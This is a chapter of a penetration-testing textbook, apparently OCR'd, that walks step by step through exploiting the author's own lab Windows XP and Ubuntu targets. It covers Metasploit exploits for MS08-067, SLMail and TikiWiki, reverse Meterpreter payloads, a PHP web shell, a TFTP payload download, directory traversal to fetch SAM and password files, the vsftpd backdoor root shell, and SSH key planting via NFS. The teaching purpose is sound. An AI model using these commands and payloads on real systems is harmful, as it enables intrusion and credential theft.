8
EXPLOITATION

After all that preparatory work we finally get to the fun stuff: exploitation. In the exploitation phase of the pentest, we run exploits against the vulnerabilities we have discovered to gain access to target systems. Some vulnerabilities, such as the use of default passwords, are so easy to exploit, it hardly feels like exploitation at all. Others are much more complicated.

In this chapter we'll look at exploiting the vulnerabilities we identified in Chapter 6 to gain a foothold in target machines. We'll return to our friend MS08-067 from Chapter 4, now that we have more background about the vulnerability. We'll also exploit an issue in the SLMail POP3 server with a Metasploit module. In addition, we'll piggyback on a previous compromise and bypass login on the FTP server on our Linux target. We will exploit a vulnerability in the TikiWiki install on the Linux target and a couple of default password issues on an XAMPP install on the Windows target. We'll also take advantage of a readable and writable NFS share to take control of the SSH keys and log in as a valid user without knowing the password. We will interact with a fragile web server on a nonstandard port to take advantage of a directory traversal issue and download system files. For a refresher on how we discovered each of the issues we'll use for exploitation, refer back to Chapter 6.

Revisiting MS08-067

We know from Chapter 6 that the SMB server on our Windows XP target is missing the MS08-067 patch. The MS08-067 vulnerability has a good reputation for successful exploits, and the corresponding Metasploit module is ranked as *great*. We used this vulnerability as an example in Chapter 4, but the knowledge we gained in the previous chapters gives us solid evidence that this exploit will result in a compromise.

When we viewed the options for the *windows/smb/ms08_067_netapi* module in Chapter 4, we saw the usual `RHOST` and `RPORT` as well as `SMBPIPE`, which allows us to set the pipe that our exploit will use. The default is the browser pipe, though we can also use `SRVSRC`. In Chapter 4, we ran the Metasploit module *scanner/smb/pipe_auditor* to enumerate the listening SMB pipes and found that only the browser pipe is available. Thus, we know that the default `SMBPIPE` option, `BROWSER`, is the only one that will work.

Metasploit Payloads

As we discussed in Chapter 4, payloads allow us to tell an exploited system to do things on our behalf. Though many payloads are either *bind shells*, which listen on a local port on the target machine, or *reverse shells*, which call back to a listener on the attack system, other payloads perform specific functions. For example, if you run the payload *osx/armle/vibrate* on an iPhone, the phone will vibrate. There are also payloads to add a new user account: *linux/x86/adduser* for Linux systems and *windows/adduser* for Windows. We can download and execute a file with *windows/download_exec_https* or execute a command with *windows/exec*. We can even use the speech API to make the target say "Pwned" with *windows/speak_pwned*.

Recall that we can see all the payloads available in Metasploit by entering `show payloads` at the root of Msfconsole. Enter this command after you tell Metasploit to use the *windows/smb/ms08_067_netapi* module so you can see only payloads that are compatible with the MS08-067 exploit.

In Chapter 4, we used *windows/shell_reverse_tcp*, but looking through the list, we also see a payload called *windows/shell/reverse_tcp*.

```
windows/shell/reverse_tcp    normal  Windows Command Shell, Reverse TCP Stager
windows/shell_reverse_tcp    normal  Windows Command Shell, Reverse TCP Inline
```

Both payloads create Windows command shells using a reverse connection (discussed in Chapter 4). The exploited machine will connect back to our Kali machine at the IP address and port specified in the payload options. Any of the payloads listed for the *windows/smb/ms08_067_netapi* will work just fine, but in different pentesting scenarios, you may have to get creative.

Staged Payloads

The *windows/shell/reverse_tcp* payload is *staged*. If we use it with the *windows/smb/ms08_067_netapi* exploit, the string sent to the SMB server to take control of the target machine does not contain all of the instructions to create the reverse shell. Instead, it contains a *stager payload* with just enough information to connect back to the attack machine and ask Metasploit for instructions on what to do next. When we launch the exploit, Metasploit sets up a handler for the *windows/shell/reverse_tcp* payload to catch the incoming reverse connection and serve up the rest of the payload—in this case a reverse shell—then the completed payload is executed, and Metasploit's handler catches the reverse shell. The amount of memory space available for a payload may be limited, and some advanced Metasploit payloads can take up a lot of space. Staged payloads allow us to use complex payloads without requiring a lot of space in memory.

Inline Payloads

The *windows/shell_reverse_tcp* payload is an *inline*, or *single*, payload. Its exploit string contains all the code necessary to push a reverse shell back to the attacker machine. Though inline payloads take up more space than staged payloads, they are more stable and consistent because all the instructions are included in the original exploit string. You can distinguish inline and staged payloads by the syntax of their module name. For example, *windows/shell/reverse_tcp* or *windows/meterpreter/bind_tcp* are staged, whereas *windows/shell_reverse_tcp* is inline.

Meterpreter

Meterpreter is a custom payload written for the Metasploit Project. It is loaded directly into the memory of an exploited process using a technique known as *reflective dll injection*. As such, Meterpreter resides entirely in memory and writes nothing to the disk. It runs inside the memory of the host process, so it doesn't need to start a new process that might be noticed by an intrusion prevention or intrusion detection system (IPS/IDS). Meterpreter also uses Transport Layer Security (TLS) encryption for communication between it and Metasploit. You can think of Meterpreter as a kind of shell and then some. It has additional useful commands that we can use, such as `hashdump`, which allows us to gain access to local Windows password hashes. (We'll look at many Meterpreter commands when we study post exploitation in Chapter 13.)

We saw in Chapter 4 that Metasploit's default payload for the *windows/smb/ms08_067_netapi* is *windows/meterpreter/reverse_tcp*. Let's use the *windows/meterpreter/reverse_tcp* payload with our MS08-067 exploit this time. Our payload options should be familiar from other reverse payloads we have used so far. Let's set our payload and run the exploit, as shown in Listing 8-1.

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending Stage to 192.168.20.10...
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4312) at
2015-01-12 00:11:58 -0500
```

Listing 8-1: Exploiting MS08-067 with a Meterpreter payload

As the output shows, running this exploit should open a Meterpreter session that we'll be able to use for post exploitation.

Exploiting WebDAV Default Credentials

In Chapter 6, we found that the XAMPP installation on our Windows XP target employs default login credentials for the WebDAV folder used to upload files to the web server. This issue allows us to upload our own pages to the server with Cadaver, a command line client for WebDAV, which we used to verify this vulnerability in Chapter 6. Let's create a simple test file to upload:

```
root@kali:~# cat test.txt
test
```


Now use Cadaver with the credentials *wampp:xampp* to authenticate with WebDAV.

```
root@kali:~# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/>
```

Finally, use WebDAV's `put` command to upload our *test.txt* file to the web server.

```
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [=============================>] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

If you browse to */webdav/test.txt*, you should see that we have successfully uploaded our text file to the website, as shown in Figure 8-1.


http://192.168.2...webdav/test.txt
192.168.20.10/webdav/test.txt

```
test
```

Figure 8-1: A file uploaded with WebDAV

Running a Script on the Target Web Server

A text file is not very useful to us; it would be better if we could upload a script and execute it on the web server, allowing us to run commands on the underlying system's Apache web server. If Apache is installed as a system service, it will have system-level privileges, which we could use to gain maximum control over our target. If not, Apache will run with privileges of the user who started it. Either way, you should end up with a good deal of control over the underlying system just by dropping a file on the web server.

Let's start by confirming that our WebDAV user is allowed to upload scripts to the server. Because we found phpMyAdmin software on this web server in Chapter 6, we know that the XAMPP software includes PHP. If we upload and execute a PHP file, we should be able to run commands on the system using PHP.

```
dav:/webdav/> put test.php
Uploading test.php to `/webdav/test.php':
Progress: [=============================>] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

NOTE *Some open WebDAV servers allow uploading text files but block script files like* .asp *or* .php. *Lucky for us, that isn't the case here, and we successfully uploaded* test.php.

Uploading a Msfvenom Payload

In addition to uploading any PHP scripts we've created to perform tasks on the target, we can also use Msfvenom to generate a stand-alone Metasploit payload to upload to the server. We used Msfvenom briefly in Chapter 4, but to brush up on syntax, you can enter `msfvenom -h` for help. When you're ready, list all the available payloads with the `-l` option for PHP payloads, as shown in Listing 8-2.

```
root@kali:~# msfvenom -l payloads

    php/bind_perl❶               Listen for a connection and spawn a command
                                   shell via perl (persistent)
    php/bind_perl_ipv6           Listen for a connection and spawn a command
                                   shell via perl (persistent) over IPv6
    php/bind_php                 Listen for a connection and spawn a command
                                   shell via php
    php/bind_php_ipv6            Listen for a connection and spawn a command
                                   shell via php (IPv6)
    php/download_exec❷           Download an EXE from an HTTP URL and execute it
    php/exec                     Execute a single system command
    php/meterpreter/bind_tcp❸    Listen for a connection over IPv6, Run a
                                   meterpreter server in PHP
    php/meterpreter/reverse_tcp  Reverse PHP connect back stager with checks
                                   for disabled functions, Run a meterpreter
                                   server in PHP
    php/meterpreter_reverse_tcp  Connect back to attacker and spawn a
                                   Meterpreter server (PHP)
    php/reverse_perl             Creates an interactive shell via perl
    php/reverse_php              Reverse PHP connect back shell with checks
                                   for disabled functions
    php/shell_findsock
```

Listing 8-2: Metasploit PHP payloads

Msfvenom gives us a few options: We can download and execute a file on the system ❷, create a shell ❶, or even use Meterpreter ❸. Any of these payloads will give us control of the system, but let's use *php/meterpreter/reverse_tcp*. After we specify a payload, we can use `-o` to find out which options we need to use with it, as shown here.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp

--snip--
    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LHOST                   yes       The listen address
    LPORT  4444             yes       The listen port
```

As you can see we need to set `LHOST` to tell the payload which IP address to connect back to, and we can also change the `LPORT` option. Because this payload is already in PHP format, we can output it in the raw format with the `-f` option after we set our options, and then pipe the raw PHP code into a file with the *.php* extension for posting to the server, as shown here.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2323 -f raw > meterpreter.php
```

Now we upload the file using WebDAV.

```
dav:/webdav/> put meterpreter.php
Uploading meterpreter.php to `/webdav/meterpreter.php':
Progress: [=============================>] 100.0% of 1317 bytes succeeded.
```

As in Chapter 4, we need to set up a handler in Msfconsole to catch the payload before we execute the script (see Listing 8-3).

```
msf > use multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp❶
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9❷
lhost => 192.168.20.9
msf  exploit(handler) > set LPORT 2323❸
lport => 2323
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:2323
[*] Starting the payload handler...
```

Listing 8-3: Setting up the payload handler

Use *multi/handler* in Msfconsole, set the payload to *php/meterpreter/reverse_tcp* ❶, and set `LHOST` ❷ and `LPORT` ❸ appropriately to match the generated payload. If this process is unfamiliar to you, jump back to the "Creating Standalone Payloads with Msfvenom" on page 103.

Running the uploaded payload by opening it in a web browser should provide us with a Meterpreter session that we can see when we return to Msfconsole, as shown here.

```
[*] Sending stage (39217 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:2323 -> 192.168.20.10:1301) at
2015-01-07 17:27:44 -0500

meterpreter >
```

We can use the Meterpreter command `getuid` to see what privileges our session has on the exploited target. Generally speaking, we get the privileges of the software we exploited.

```
meterpreter > getuid
BOOKXP\SYSTEM
```

We now have system privileges, which will allow us to take complete control of the Windows system. (It's generally a bad idea to allow web server software to have system privileges for just this reason. Because XAMPP's Apache server is running as a system service, we have full access to the underlying system.)

Now let's look at another issue with our XAMPP install.

Exploiting Open phpMyAdmin

The same target XAMPP platform exploited in the previous section also includes an open phpMyAdmin install, which we can exploit to run commands on the database server. Like Apache, our MySQL server will have either system privileges (if it is installed as a Windows service) or the privileges of the user that started the MySQL process. By accessing the MySQL database, we can perform an attack similar to our WebDAV attack and upload scripts to the web server using MySQL queries.


To explore this attack, first navigate to *http://192.168.20.10/phpmyadmin*, and click the SQL tab at the top. We'll use MySQL to write a script to the web server that we'll use to get a remote shell. We'll use a SQL `SELECT` statement to output a PHP script to a file on the web server, which will allow us to remotely control the target system. We'll use the script `<?php system($_GET['cmd']); ?>` to grab the `cmd` parameter from the URL and execute it using the `system()` command.

The default install location for XAMPP's Apache on Windows is *C:\xampp\htodcs\*. The syntax for our command is: `SELECT "<script string>" into outfile "path_to_file_on_web_server"`. Our completed command looks like this:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

NOTE *We use double backslashes to escape, so we don't end up with the file* C:xampphtdocsshell.php, *which we will not be able to access from the web server.*

Figure 8-2 shows the command entered into the SQL console in phpMyAdmin.




```
select "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

Figure 8-2: Executing SQL commands

Run the completed query in phpMyAdmin, and then browse to the newly created file, *http://192.168.20.10/shell.php*. The script should throw the error *Warning: system() [function.system]: Cannot execute a blank command in C:\xampp\htdocs\shell.php on line 1*, because we did not supply an `cmd` parameter. (Recall from earlier that *shell.php* grabs the `cmd` parameter from the URL and runs it using the PHP `system()` command.) We need to supply a `cmd` parameter that tells the script the command we'd like to run on the target system. For example, we can ask the Windows XP target to tell us its networking information using `ipconfig` as the `cmd` parameter, like so:

```
http://192.168.20.10/shell.php?cmd=ipconfig
```

The result is shown in Figure 8-3.



```
Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IP Address. . . . . . . .
. . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 Ethernet adapter
Bluetooth Network Connection: Media State . . . . . . . . . . . : Media disconnected
```

Figure 8-3: Code execution

Downloading a File with TFTP

The previous steps give us a shell with system privileges, which we "upgrade" by uploading a more complicated PHP script. But rather than creating a really long and complicated SQL `SELECT` query, we can host a file on our Kali machine and then use our PHP shell to pull it down to the web server. On Linux, we could use `wget` to download files from the command line. This functionality is painfully absent on Windows, but we can use TFTP on Windows XP. Let's use it to upload *meterpreter.php* from the previous section.

NOTE *TFTP is not the only way we can transfer files with noninteractive command line access. In fact, some newer Windows systems do not have TFTP enabled by default. You can also have FTP read settings from a file with the* `-s` *option or use a scripting language such as Visual Basic or Powershell on the latest Windows operating systems.*


We can use the Atftpd TFTP server to host files on our Kali system. Start Atftpd in daemon mode, serving files from the location of your *meterpreter.php* script.

```
root@kali:~# atftpd --daemon --bind-address 192.168.20.9 /tmp
```

Set the `cmd` parameter in the *shell.php* script as follows:

```
http://192.168.20.10/shell.php?cmd=tftp 192.168.20.9 get meterpreter.php
C:\\xampp\\htdocs\\meterpreter.php
```

This command should pull down *meterpreter.php* to the target's Apache directory using TFTP, as shown in Figure 8-4.



```
Transfer successful: 1373 bytes in 1 second, 1373 bytes/s
```

Figure 8-4: Transferring files with TFTP

Now we can browse to *http://192.168.20.10/meterpreter.php* to open a Meterpreter shell. (Be sure to restart the handler to catch the Meterpreter connection before executing the script.) And as you can see, though we used an attack different from uploading a file through WebDAV, we ended up in the same place: We have a Meterpreter shell from the web server using its access to the MySQL server to upload files.

Now let's look at attacking the other web server on the Windows XP system.

NOTE *This is not the only way we could exploit database access. For example, if you find a Microsoft MS SQL database instead, you may be able to use the* `xp_cmdshell()` *function, which acts as a built-in system command shell. For security reasons, it is disabled on newer versions of MS SQL, but a user with administrative privileges should be able to reenable it, giving you shell access without having to upload anything.*

Downloading Sensitive Files

Recall from Chapter 6 that our Zervit server on port 3232 has a directory traversal issue that will allow us to download files from the remote system without authentication. We can download the Windows *boot.ini* configuration file (and other files, too) through the browser with the following URL:

```
http://192.168.20.10:3232/index.html?../../../../../../boot.ini
```

We'll use this ability to pull files containing password hashes (encrypted passwords) for Windows, as well as installed services.

Downloading a Configuration File

The default install location for XAMPP is *C:\xampp*, so we can expect the directory for FileZilla FTP server to be at *C:\xampp\FileZillaFtp*. A little online research on FileZilla tells us that it stores MD5 hashes of passwords in the *FileZilla Server.xml* configuration file. Depending on the strength of the FTP passwords stored in this file, we may be able to use the MD5 hash value to recover users' plaintext FTP passwords.

We captured the password for user *georgia* in Chapter 7, but our target may contain additional accounts. Let's use the Zervit server to download the FileZilla configuration file from *http://192.168.20.10:3232/index.html?../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml*. (Note that %20 is hex encoding for a space.) You can see some of the contents of the file in Listing 8-4.

```
<User Name="georgia">
<Option Name="Pass">5f4dcc3b5aa765d61d8327deb882cf99</Option>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
--snip--
```

Listing 8-4: FileZilla FTP configuration file

As you can see, the configuration file contains two user accounts (in the User Name fields): *georgia* and *newuser*. Now all we have to do is figure out their passwords based on the stored hashes.

We'll look at turning password hashes back into plaintext passwords (including MD5 hashes) in the next chapter.

Downloading the Windows SAM

Speaking of passwords, in addition to the FTP user passwords, we can try pulling down the *Windows Security Accounts Manager (SAM)* file that stores Windows hashes. The SAM file is obfuscated because the Windows Syskey utility encrypts the password hashes inside the SAM file with 128-bit Rivest Cipher 4 (RC4) to provide additional security. Even if an attacker or pentester is able to gain access to the SAM file, there is a bit more work to do to recover the password hashes. We need a key to reverse the RC4 encryption on the hashes. The encryption key for the Syskey utility, called the *bootkey*, is stored inside of the Windows SYSTEM file. We need to download both the SAM and SYSTEM files to recover the hashes and attempt to reverse them into plaintext passwords. In Windows XP, these files are located at *C:\Windows\System32\config*, so let's try downloading the SAM file from the following URL:

```
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/system32/config/sam
```

When we try to use Zervit to download this file, we get a "file not found" error. It looks like our Zervit server doesn't have access to this file. Luckily, Windows XP backs up both the SAM and SYSTEM files to the *C:\Windows\repair directory*, and if we try to pull down the files from there, Zervit is able to serve them. These URLs should do the trick:

```
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/repair/system
http://192.168.20.10:3232/index.html?../../../../../../WINDOWS/repair/sam
```

NOTE *Like our MD5 hashes, we'll use the Windows SAM file in the next chapter when we cover password attacks in depth.*

Exploiting a Buffer Overflow in Third-Party Software

In Chapter 6, we never did find out for sure if the SLMail server on our Windows XP target is vulnerable to the POP3 issue CVE-2003-0264. The version number reported by SLMail (5.5) appears to line up with the vulnerability, so let's try exploiting it. The corresponding Metasploit module, *windows/pop3/seattlelab_pass*, has a rank of *great*. (A ranking that high is unlikely to crash the service if it fails.)

Windows/pop3/seattlelab_pass attempts to exploit a buffer overflow in the POP3 server. Using it is similar to setting up the MS08-067 exploit, as shown in Listing 8-5.

```
msf > use windows/pop3/seattlelab_pass
msf  exploit(seattlelab_pass) > show payloads

Compatible Payloads
===================

   Name                                       Disclosure Date  Rank    Description
   ----                                       ---------------  ----    -----------
   generic/custom                                              normal  Custom Payload
   generic/debug_trap                                          normal  Generic x86 Debug Trap
--snip--

msf  exploit(seattlelab_pass) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.20.10    yes       The target address
   RPORT  110              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf  exploit(seattlelab_pass) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
```

```
msf  exploit(seattlelab_pass) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1566) at 2015-01-07
19:57:22 -0500

meterpreter >
```

Listing 8-5: Exploiting SLMail 5.5 POP3 with Metasploit

Running this exploit should give us another Meterpreter session on the Windows XP target—yet another way to take control of the system. (In Chapter 13, which covers post exploitation, we'll see what to do once we have a Meterpreter session on a target.)

Exploiting Third-Party Web Applications

In Chapter 6, we used the Nikto web scanner against our Linux target and discovered an installation of the TikiWiki CMS software version 1.9.8 with a code execution vulnerability in the script *graph_formula.php*. A search for *TikiWiki* in Metasploit returns several modules, as shown in Listing 8-6.

```
msf  exploit(seattlelab_pass) > search tikiwiki

Matching Modules
================

   Name                                          Disclosure Date          Rank      Description
   ----                                          ---------------          ----      -----------
   --snip--
 ❶exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10 00:00:00 UTC excellent TikiWiki graph_
                                                                                      formula Remote
                                                                                      PHP Code
                                                                                      Execution
   exploit/unix/webapp/tikiwiki_jhot_exec         2006-09-02 00:00:00 UTC excellent TikiWiki jhot
                                                                                      Remote Command
                                                                                      Execution
--snip--

msf  exploit(seattlelab_pass) > info unix/webapp/tikiwiki_graph_formula_exec

       Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
     Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
  --snip--
  TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker
  to execute arbitrary PHP code. The issue is due to
  'tiki-graph_formula.php' script not properly sanitizing user input
  supplied to create_function(), which may allow a remote attacker to
  execute arbitrary PHP code resulting in a loss of integrity.
```

```
References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5423
  http://www.osvdb.org/40478❷
  http://www.securityfocus.com/bid/26006
```

Listing 8-6: TikiWiki exploit information

Based on the module names, *unix/webapp/tikiwiki_graph_formula_exec* ❶ looks like the one we need because it has *graph_formula* in its name. Our assumption is confirmed when we run `info` on the module. The OSVDB number ❷ listed in the references for *unix/webapp/tikiwiki_graph_formula_exec* matches our Nikto output from Chapter 6.

The options for this module are different from our previous exploit examples, as shown in Listing 8-7.

```
msf  exploit(seattlelab_pass) > use unix/webapp/tikiwiki_graph_formula_exec
msf  exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain❶
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   URI      /tikiwiki        yes       TikiWiki directory path❷
   VHOST                     no        HTTP server virtual host❸


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.20.11
RHOST => 192.168.20.11
```

Listing 8-7: Using the TikiWiki exploit

We could set a proxy chain ❶ and/or a virtual host ❸ for the TikiWiki server, but we don't need to here. We can leave the URI set to the default location */tikiwiki* ❷.

This exploit involves PHP command execution, so naturally, our payloads are PHP based. Using the `show payloads` command (Listing 8-8) reveals that we can use PHP-based Meterpreter ❶ as we did in our XAMPP exploit. We will also need to set our `LHOST` option ❷ again.

```
msf  exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp❶
                 payload => php/meterpreter/reverse_tcp

msf  exploit(tikiwiki_graph_formula_exec) > set LHOST 192.168.20.9❷
LHOST => 192.168.20.110
msf  exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Attempting to obtain database credentials...
[*] The server returned           : 200 OK
[*] Server version                : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki❸
pass_tiki : tikipassword
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39217 bytes) to 192.168.20.11
[*] Meterpreter session 5 opened (192.168.20.9:4444 -> 192.168.20.11:54324) at 2015-01-07
20:41:53 -0500

meterpreter >
```

Listing 8-8: Exploiting TikiWiki with Metasploit

As you can see, while exploiting the TikiWiki installation, the Metasploit module discovered the credentials ❸ for the TikiWiki database. Unfortunately, the MySQL server is not listening on the network, so these credentials cannot be used for additional compromise. Still, we should note them because they might come in handy during post exploitation.

Exploiting a Compromised Service

We noted in Chapter 6 that the FTP server on the Linux target serves a banner for Very Secure FTP 2.3.4, the version replaced with a binary containing a backdoor. Because the official code was eventually restored by the authors of Vsftpd, the only way to find out if the server on our Linux target has the backdoor code is to test it. (We don't need to worry about potentially crashing the service if it's not vulnerable: If this server doesn't have the backdoor code, we'll just get a login error when we use the smiley face.)

Enter any username you like, and add a :) at the end (see Listing 8-9). Use anything for the password, as well. If the backdoor is present, it will trigger without valid credentials.

```
root@kali:~# ftp 192.168.20.11
Connected to 192.168.20.11.
220 (vsFTPd 2.3.4)
```

```
Name (192.168.20.11:root): georgia:)
331 Please specify the password.
Password:
```

Listing 8-9: Triggering the Vsftpd backdoor

We notice that the login hangs after the password. This tells us that the FTP server is still processing our login attempt, and if we query the FTP port again, it will continue to respond. Let's use Netcat to try connecting to port 6200, where the root shell should spawn if the backdoor is present.

```
root@kali:~# nc 192.168.20.11 6200
# whoami
root
```

Sure enough, we have a root shell. Root privileges give us total control of our target machine. For example, we can get the system password hashes with the command `cat /etc/shadow`. Save the password hash for the user *georgia* (*georgia:$1$CNp3mty6$|RWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::*) to a file called *linuxpasswords.txt*. We will attempt to turn this hash into a plaintext password in Chapter 9.

Exploiting Open NFS Shares

At this point we know that the Linux target has exported user *georgia*'s home folder using NFS and that that share is available to anyone without the need for credentials. But this might not carry much security risk if we cannot use the access to read or write sensitive files.

Recall that when we scanned the NFS mount in Chapter 6, we saw the *.ssh* directory. This directory could contain the user's private SSH keys as well as keys used for authenticating a user over SSH. Let's see if we can exploit this share. Start by mounting the NFS share on your Kali system.

```
root@kali:~# mkdir /tmp/mount
root@kali:~# mount -t nfs -o nolock 192.168.20.11:/export/georgia /tmp/mount
```

This doesn't look too promising at first glance because *georgia* has no documents, pictures, or videos—just some simple buffer overflow examples we will use in Chapter 16. There doesn't appear to be any sensitive information here, but before we jump to conclusions, let's see what's in the *.ssh* directory.

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
```

We now have access to *georgia*'s SSH keys. The *id_rsa* file is her private key, and *id_rsa.pub* is her corresponding public key. We can read or even change these values, and we can write to the SSH file *authorized_keys*, which handles a list of SSH public keys that are authorized to log in as the user *georgia*. And because we have write privileges, we can add our own key here that will allow us to bypass password authentication when logging in to the Ubuntu target as *georgia*, as shown in Listing 8-10.

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
26:c9:b7:94:8e:3e:d5:04:83:48:91:d9:80:ec:3f:39 root@kali
The key's randomart image is:
+--[ RSA 2048]----+
| . o+B .         |
--snip--
+-----------------+
```

Listing 8-10: Generating a new SSH key pair

First, we generate a key on our Kali machine using ssh-keygen. By default our new public key is written to */root/.ssh/id_rsa.pub*, and our private key is written to */root/.ssh/id_rsa*. We want to add our public key to the *authorized_keys* file for *georgia* on Ubuntu.

